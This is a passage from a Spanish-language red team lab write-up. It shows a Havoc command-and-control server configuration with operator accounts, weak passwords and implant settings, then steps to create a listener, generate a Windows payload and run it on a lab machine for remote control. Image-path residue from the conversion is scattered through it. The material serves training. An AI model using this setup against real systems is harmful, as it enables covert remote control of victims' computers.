        Compiler64 = "data/x86_64-w64-mingw32-cross/bin/x86_64-w64-mingw32-gcc"
        Compiler86 = "data/i686-w64-mingw32-cross/bin/i686-w64-mingw32-gcc"
        Nasm = "/usr/bin/nasm"
    }
}

Operators {
    user "Spider" {
        Password = "password1234"
    }


    user "Neo" {
        Password = "password1234"
    }
}

# this is optional. if you dont use it you can remove it.
Service {
    Endpoint = "service-endpoint"
    Password = "service-password"
}


Demon {
    Sleep = 2
    Jitter = 15

    TrustXForwardedFor = false


    Injection {
        Spawn64 = "C:\\Windows\\System32\\notepad.exe"
        Spawn32 = "C:\\Windows\\SysWOW64\\notepad.exe"
    }
}
```




15. Despues, en el directorio raíz ejecutamos el comando ./havoc client




16. Ahora estamos dentro de la aplicación havoc, creamos un nuevo “Listener” y lo configuramos para que se conecte a la máquina de Windows



17. Una vez realizado lo anterior vamos a la opción “Attack” y despues a “Payload”, elegimos el ejecutable y el “Listenner”, damos click en “Generate” y después guardamos el payload generado en una carpeta



18. Vamos al explorador en la maquina de windows, e introducimos la dirección ip del servidor (Debian), descargamos el “payload”, lo ejecutamos y vemos en la sección interact que podemos cargar C2 en esa maquina de windows donde se ha cargado el payload.



19.

Conclusión

La práctica realizada demuestra la aplicación de una amplia gama de habilidades y técnicas esenciales en las operaciones de Red Team. En el primer ejercicio, se llevó a cabo un reconocimiento exhaustivo de la infraestructura de REI, identificando subdominios, rangos de IP y servicios expuestos. Este proceso ilustra la importancia de la fase de recopilación de información en cualquier evaluación de seguridad.

El segundo ejercicio se centró en la creación de un laboratorio para simular un escenario de Command and Control, destacando habilidades avanzadas como la tunelización SSH, el movimiento lateral dentro de una red y la configuración de herramientas de C2 como Havoc. Este escenario proporciona una valiosa experiencia práctica en la ejecución de operaciones complejas de Red Team en un entorno controlado.

Ambos ejercicios subrayan la importancia de mantener un enfoque ético y legal en las actividades de Red Team, respetando los límites establecidos y utilizando entornos de prueba apropiados. La práctica también resalta la necesidad de un conocimiento técnico profundo y la capacidad de adaptarse a diferentes escenarios y tecnologías.

En conjunto, esta práctica final ofrece una experiencia integral que prepara a los participantes para enfrentar los desafíos reales en el campo de la seguridad ofensiva, proporcionando una base sólida para futuras carreras en Red Team y pruebas de penetración.

